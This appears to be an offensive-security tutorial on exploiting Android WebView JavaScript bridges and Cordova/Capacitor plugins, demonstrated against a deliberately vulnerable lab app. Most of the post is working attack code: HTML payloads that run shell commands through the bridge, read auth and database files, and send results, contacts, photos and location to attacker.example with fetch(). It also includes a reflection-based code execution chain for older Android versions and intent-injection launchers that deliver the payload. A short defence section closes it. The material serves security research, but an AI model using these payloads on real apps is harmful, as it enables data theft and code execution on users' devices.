
A JavaScript bridge is a code-execution primitive sitting one HTML payload away. The developer attaches a native object to a WebView so the web layer can call into native code; whatever they exposed, you can call once you control the URL the WebView loads. This post covers the realistic path from “I see an exported activity with a WebView” to “I am calling native methods inside the target app’s process” — for both flavours of bridge you meet in the field:
- Hand-rolled
@JavascriptInterfacebridges, where the developer exposes a handful of methods on an object they wrote. - Hybrid-framework bridges (Cordova / Ionic / Capacitor), where the framework ships a uniform
exec(plugin, action, arg)protocol and dozens of default plugins.
Both reduce to the same chain: an intent injection lets you control the WebView URL, your payload runs in the bridge’s JS context, and you call native methods the developer thought were only reachable from their own frontend. It is the highest-impact escalation of the WebView intent-injection family.
Part 1 — the hand-rolled @JavascriptInterface bridge
addJavascriptInterface is one of those Android APIs that was designed for hybrid apps in 2010, stayed in the SDK because removing it would break thousands of apps, and now may sit inside almost every banking, payment, and e-commerce app as the thing the web layer uses to call into native code.
A JavaScript bridge is an object the developer attaches to a WebView so that JavaScript running inside the WebView can call methods on it. The methods marked @JavascriptInterface are callable from JS. Everything else is not. The reason this is a code-execution primitive: whatever the developer thought was safe to expose in those bridge methods, you can call. In practice the bridge methods are not “safe”, they are “developer-trusted”. VulnLabApp’s NativeBridge is a worst-case example:

Highlight 1 is exec - Runtime.getRuntime().exec on a raw shell string, callable from any JavaScript that reaches this bridge. Full command execution as the app’s UID.
Highlight 2 is readFile - any path the caller names gets read and returned. No scoping to the app’s own directory, no allowlist.
Highlight 3 is the bridge author’s own exfil sink, sendToAttacker. VulnLabApp only logs it for the demo, but the shape - a method that takes a string and ships it somewhere - is exactly what a real bridge’s telemetry or logging method looks like when it’s reachable from attacker JS.
The bridge is attached in onCreate with the JavaScript name Android:
1
webView.addJavascriptInterface(new NativeBridge(), "Android");
Each method is a function in your attacker JavaScript payload, Android.exec("id"), Android.readFile("/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"). The only barrier between you and “I am the app, do anything the app can do” is reaching the bridge with a URL you control.
Spotting the bridge in a decompile
Grep for addJavascriptInterface across the entire decompile. Note the second argument, that is the JavaScript variable name you will call from your payload. VulnLabApp uses Android:
1
webView.addJavascriptInterface(new NativeBridge(), "Android");
Most apps use Android or the app’s brand name. Some apps register multiple bridges. Some register them conditionally, only after the user logs in, only on certain screens. Hook the call to see what the runtime actually attaches:
1
2
3
4
5
6
7
8
9
10
11
Java.perform(function () {
  Java.use('android.webkit.WebView')
      .addJavascriptInterface.implementation = function (obj, name) {
    const cls = obj.getClass().getName();
    const methods = obj.getClass().getDeclaredMethods()
                       .map(m => String(m.getName()));
    console.log('[bridge] name="' + name + '" class=' + cls);
    console.log('[bridge methods] ' + methods.join(', '));
    return this.addJavascriptInterface(obj, name);
  };
});

Run this from attach time, then click through the app until you hit a screen with a WebView. The hook prints every bridge attachment plus the method list, your full attack surface, exposed without needing to read decompiled Java.
The attacker payload, bridge enumeration
Once you have intent injection that loads attacker URLs into the bridged WebView, your payload is HTML hosted at a URL you control. The first thing the payload does is enumerate the bridge:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
<!doctype html>
<html><body>
<script>
  function exfil(blob) {
    fetch('https://attacker.example/?d=' + encodeURIComponent(JSON.stringify(blob)));
  }

  // Direct RCE via VulnLabApp's exec() bridge
  try {
    const id = Android.exec('id');
    exfil({ exec: 'id', result: id });

    // Read every interesting file in the app's data dir
    const files = [
      '/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml',
      '/data/data/com.vulnlab.app/databases/vulnlab.db',
      '/data/data/com.vulnlab.app/files/session.json',
    ];
    for (const f of files) {
      const content = Android.readFile(f);
      exfil({ file: f, data: content });
    }

    // Or use the dedicated exfil sink the bridge already provides
    Android.sendToAttacker(JSON.stringify({ id, host: location.href }));
  } catch (e) {
    exfil({ error: String(e) });
  }
</script>
</body></html>

Now you wait. The Collaborator logs show the output of id, the contents of every probed file, and any further state you wired into the payload. With exec, you can run arbitrary shell commands as the app’s UID, pm list packages, cat /proc/self/maps, ls /data/data/com.vulnlab.app/, anything.
The “but origin checks” objection
The common defence developers think they have is checking document.location.origin inside the bridge methods. Two reasons this falls over.
It almost always relies on the JS-side check, not a native-side one. The developer writes if (window.location.host !== 'app.example.com') return; inside the bridge’s getAuthToken, but that check runs in the WebView JavaScript context, which is the attacker’s context. The attacker can override window.location or call the method through a different code path.
When the check is native-side (webview.getUrl() inside the Java method), it is bypassable by trapping the bridge call mid-flight via a same-origin iframe or by getting your payload onto the legitimate origin somehow (stored XSS on the legitimate site, mixed-content injection, etc.). We see this defence work exactly once. Every other time, the analyst found a way through.
The “older Android” reflection escalation
On Android API levels below 17 (Jelly Bean MR1), @JavascriptInterface was not yet required, every public method on the bridge object was callable from JS, including inherited Object methods like getClass(). Combined with reflection that gives you arbitrary Java method invocation:
1
2
3
4
5
const cls = window.Android.getClass();
const runtime = cls.forName('java.lang.Runtime');
const exec = runtime.getMethod('exec', cls.forName('java.lang.String'));
const inst = runtime.getMethod('getRuntime').invoke(null);
exec.invoke(inst, 'id');
That is full RCE inside the app’s process, write to /data/data/<pkg>/, exfiltrate the keystore, install a callback APK, anything. The number of apps with minSdkVersion below 17 is small in 2026, but enterprise / banking apps in certain regions still ship with API 15-19 support to cover older devices. Worth checking the manifest.
For modern API levels, you do not get reflection for free, you have to find an explicitly-exposed bridge method that gives you reflection-equivalent power. evaluateLocal, runScript, loadModule are the names could be seen most often.
Part 2 — hybrid framework bridges (Cordova / Ionic / Capacitor)
Cordova, Ionic, and Capacitor share a common architecture: a WebView running the app’s frontend, plus a JavaScript bridge that calls into native code via a registered plugin system. The bridge surface is broader than a hand-rolled @JavascriptInterface because hybrid frameworks ship with dozens of default plugins (Camera, FileSystem, Geolocation, Contacts) and the bridge protocol is uniform across them. If you find an intent injection that controls the WebView URL and the app is a hybrid, the resulting RCE has access to every plugin the app bundled.
Identifying a hybrid app. Signals in the APK:
assets/www/index.html,assets/www/cordova.js,assets/www/cordova_plugins.js.org.apache.cordova.*classes in the decompile.com.getcapacitor.*classes for Capacitor.IonicWebViewreferences.
If any of these are present, the app uses a hybrid framework. Read assets/www/cordova_plugins.js (or capacitor.plugins.json) for the list of installed plugins, that is your attack surface.
The Cordova bridge protocol. Cordova exposes a _cordovaExec function (or cordova.exec) that JavaScript calls to reach native code. VulnLabApp models the bridge with a CordovaBridge Java object registered against the WebView as cordovaBridge and a single exec(plugin, action, arg) entry point:
1
2
3
4
5
6
7
8
9
10
11
12
webView.addJavascriptInterface(new CordovaBridge(), "cordovaBridge");

// inside CordovaBridge
@JavascriptInterface
public String exec(String plugin, String action, String arg) {
    switch (plugin + "." + action) {
        case "System.exec":            return runShell(arg);
        case "FilePlugin.readFile":    return readFile(arg);
        case "Device.getInfo":         return "{\"platform\":\"Android\",...}";
        default:                       return "{\"error\":\"unknown plugin\"}";
    }
}
A real Cordova app would route through org.apache.cordova.PluginManager and the per-plugin execute(action, args, callbackContext) method, but the wire shape is the same: pick a plugin, pick an action, pass an argument. The JS-side call site looks identical:
1
2
3
cordovaBridge.exec("System", "exec", "id");
cordovaBridge.exec("FilePlugin", "readFile",
    "/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml");
The bridge dispatches to the named plugin’s handler, runs the requested action in Java, returns the result. If your attacker URL is loaded in the Cordova WebView, your JavaScript has access to the bridge, and every installed plugin is callable.
Common plugins and their dangerous actions. In VulnLabApp’s bundled assets/cordova_app.html the System and FilePlugin handlers are already wired up. A real-world target exposes a longer list; the shape is the same, pick the plugin, pick the action, exfiltrate the result:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
// cordova-plugin-camera — reads the most recent gallery picture
cordova.exec(
    s => fetch('https://attacker.example/?img=' + encodeURIComponent(s)),
    err => {},
    "Camera", "takePicture",
    [{ destinationType: 0, sourceType: 0, mediaType: 0 }]);

// cordova-plugin-file — arbitrary file read
cordova.exec(
    entry => fetch('https://attacker.example/?path=' + encodeURIComponent(entry.toURL())),
    err => {},
    "File", "resolveLocalFileSystemURI",
    ["file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"]);

// cordova-plugin-geolocation — ships device coordinates
cordova.exec(
    pos => fetch('https://attacker.example/?lat=' + pos.coords.latitude),
    err => {},
    "Geolocation", "getLocation", [false, 30000, 0]);

// cordova-plugin-contacts — POSTs the entire address book
cordova.exec(
    contacts => fetch('https://attacker.example/',
        { method:'POST', body: JSON.stringify(contacts) }),
    err => {},
    "Contacts", "search", [["*"], { filter: "" }]);
These could be the default plugins on Cordova-based banking, dating, and ride-share apps in some markets.
The Capacitor variant. Capacitor (Ionic’s successor framework) uses a similar bridge but with a different invocation pattern:
1
2
3
4
5
6
7
8
Capacitor.Plugins.Camera.getPhoto({ source: "PHOTOS" })
  .then(photo => fetch('https://attacker.example/?img=' + photo.base64String));

Capacitor.Plugins.Filesystem.readFile({ path: "auth.xml", directory: "DATA" })
  .then(file => fetch('https://attacker.example/?d=' + file.data));

Capacitor.Plugins.Geolocation.getCurrentPosition()
  .then(pos => fetch('https://attacker.example/?lat=' + pos.coords.latitude));
Same primitives, different syntax. The plugin set is similar (Camera, Filesystem, Geolocation, Network, Storage, App).
Runtime visibility into the bridge. Cordova / Capacitor plugins are often loaded by reflection, so a static plugin list from the decompile is incomplete. The reliable way to enumerate the live bridge surface is to hook the dispatch path with Frida:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Java.perform(function () {
  // VulnLabApp's bridge.
  const CB = Java.use('com.vulnlab.app.activities.CordovaBridgeActivity$CordovaBridge');
  CB.exec.overload('java.lang.String', 'java.lang.String', 'java.lang.String')
      .implementation = function (plugin, action, arg) {
    const result = this.exec(plugin, action, arg);
    console.log('[bridge.exec] ' + plugin + '.' + action +
                '(' + arg + ') -> ' + (result || '').slice(0, 200));
    return result;
  };

  // Real Cordova target — hook the framework dispatch instead.
  try {
    const PM = Java.use('org.apache.cordova.PluginManager');
    PM.exec.implementation = function (service, action, callbackId, raw) {
      console.log('[cordova.exec] ' + service + '.' + action + ' args=' + raw);
      return this.exec(service, action, callbackId, raw);
    };
  } catch (_) { /* not a Cordova app */ }
});

Walk the app for a minute. The trace lists every plugin call with its arguments and the truncated result - the complete attacker surface.
The chain, from intent injection to bridge
Both flavours share the same delivery: an intent injection that controls the WebView URL. The attacker APK looks like the WebView redirect one, but the URL points at your hosted payload instead of Collaborator. Against VulnLabApp’s hand-rolled bridge:
1
2
adb shell am start -n com.vulnlab.app/.activities.WebViewActivity \
  --es url "https://attacker.example/jsbridge-payload.html"
Or from an attacker app:
1
2
3
4
5
6
Intent intent = new Intent();
intent.setClassName("com.vulnlab.app",
                    "com.vulnlab.app.activities.WebViewActivity");
intent.putExtra("url", "https://attacker.example/jsbridge-payload.html");
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);
For a Cordova app, the WebView usually loads file:///android_asset/www/index.html at start. VulnLabApp’s CordovaBridgeActivity mirrors that with webView.loadUrl("file:///android_asset/cordova_app.html"). If the app’s intent injection lets you replace that URL with an attacker-controlled one, your payload runs in the same bridge context. Two paths:
- Direct
loadUrlinjection. The app reads an intent extra andwebview.loadUrl(extra). Your URL replaces the legitimateindex.html. - Deep-link navigation. The app’s main activity processes a deep link and pushes the URL into the WebView. Same effect.
For Capacitor apps, the WebView origin is https://localhost/ by default (Capacitor uses a local web server to serve assets), so the WebView is locked to its own origin and direct URL replacement is harder. The intent-injection chain still works if the app explicitly opens a URL via Capacitor.Plugins.Browser.open or similar.
The vulnerable activity loads your URL, your HTML loads, the JS calls the bridge, and you ship the results to your domain. To confirm the hand-rolled bridge surface at runtime, target the inner class directly with Frida:
1
2
3
4
5
6
7
8
9
10
11
Java.perform(function () {
  const Bridge = Java.use('com.vulnlab.app.activities.WebViewActivity$NativeBridge');
  Bridge.exec.implementation = function (cmd) {
    console.log('[NativeBridge.exec] ' + cmd);
    return this.exec(cmd);
  };
  Bridge.readFile.implementation = function (path) {
    console.log('[NativeBridge.readFile] ' + path);
    return this.readFile(path);
  };
});

A hybrid full payload looks the same, just driving the uniform exec(plugin, action, arg) entry point:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<!doctype html>
<html><body>
<script>
function exfil(label, data) {
    fetch('https://attacker.example/?l=' + label +
          '&d=' + encodeURIComponent(JSON.stringify(data)));
}

// VulnLabApp's bridge takes (plugin, action, arg) and returns synchronously
const probes = [
    ["System",     "exec",     "id; cat /proc/self/cmdline"],
    ["FilePlugin", "readFile", "/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"],
    ["Device",     "getInfo",  ""]
];
for (const [plugin, action, arg] of probes) {
    try {
        exfil(plugin + '.' + action, cordovaBridge.exec(plugin, action, arg));
    } catch (e) {
        exfil(plugin + '.' + action + '.error', String(e));
    }
}
</script>
</body></html>
Within seconds the attacker server has the photo gallery, the user’s contacts, the location, and the auth file content.
When the WebView accepts file:// but not https://
Some apps configure their WebView to only accept file URIs or to whitelist origins. In that case, instead of hosting at attacker.example, drop the HTML into your attacker app’s files dir and point the intent extra at file:///data/data/com.attacker.app/files/payload.html:
1
2
3
4
5
6
7
8
9
File f = new File(getFilesDir(), "payload.html");
try (FileOutputStream fos = new FileOutputStream(f)) {
    fos.write(payloadHtmlBytes);
}
Intent intent = new Intent();
intent.setClassName("com.vulnlab.app", "com.vulnlab.app.activities.WebViewActivity");
intent.putExtra("url", "file://" + f.getAbsolutePath());
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);
The file is in the attacker app’s data dir, so the target app can read it (Android sandboxes per-package, but file:// accesses owned by other packages still resolve as long as the file is world-readable, which MODE_PRIVATE files made within getFilesDir() are not, make the file world-readable explicitly):
1
f.setReadable(true, false);   // world-readable
Severity discussion
Both flavours land as “code execution inside the target app’s process via attacker-controlled WebView bridge”, with the hand-rolled bridge bounded by what the developer exposed and the hybrid bridge bounded by the bundled plugin set.
For hand-rolled @JavascriptInterface bridges, triage tends to land at high or critical depending on what the bridge exposes:
- Token leak only: high.
- Token leak plus user state mutation (transfer, change-email, delete-account): critical.
- Token leak plus access to keystore-backed secrets via a bridge method that decrypts them: critical, with extra impact paragraph.
Hybrid bridge RCE is one of the highest-impact mobile bugs and routinely lands as critical:
- Direct access to camera, microphone, location, contacts, files, anything the app’s plugins cover.
- The app’s existing native permissions are inherited by the bridge calls (the user already granted them to the app).
- No additional user prompts during the attack, the permissions are already in place.
The headline is always the same: “any installed app can run JavaScript inside the target’s WebView and call native methods that the developer thought were only callable from their own web frontend.”
Defence
The hand-rolled case is fixed by removing the dangerous methods, gating them behind a native-side origin check that the JS context cannot influence, and never exposing exec/readFile/reflection-equivalent capability through a bridge at all.
For hybrids, Cordova’s allow-navigation and Content-Security-Policy in config.xml restrict which URLs can be loaded into the WebView and what those URLs can do:
1
2
3
4
5
6
<allow-navigation href="https://app.example.com/*" />
<content-security-policy>
    default-src 'self';
    script-src 'self' 'unsafe-inline';
    connect-src 'self' https://api.example.com;
</content-security-policy>
Apps that ship the default <allow-navigation href="*" /> (or do not configure CSP) accept any URL.
Closing
The intent-injection-into-WebView chain stops at session cookie theft if you stop investigating at the URL load. The same primitive escalates one tier higher every time you find a bridge attached to the WebView - whether it is a hand-rolled @JavascriptInterface object or a hybrid framework exposing its whole plugin set. Always grep for addJavascriptInterface, and check for org.apache.cordova.* / com.getcapacitor.* / IonicWebView, after you have the redirect working. If anything shows up, even in third-party SDK code, the bridge is in scope, the methods on it are your payload’s API, and the impact is in-app code execution.
Happy Hacking !! </content>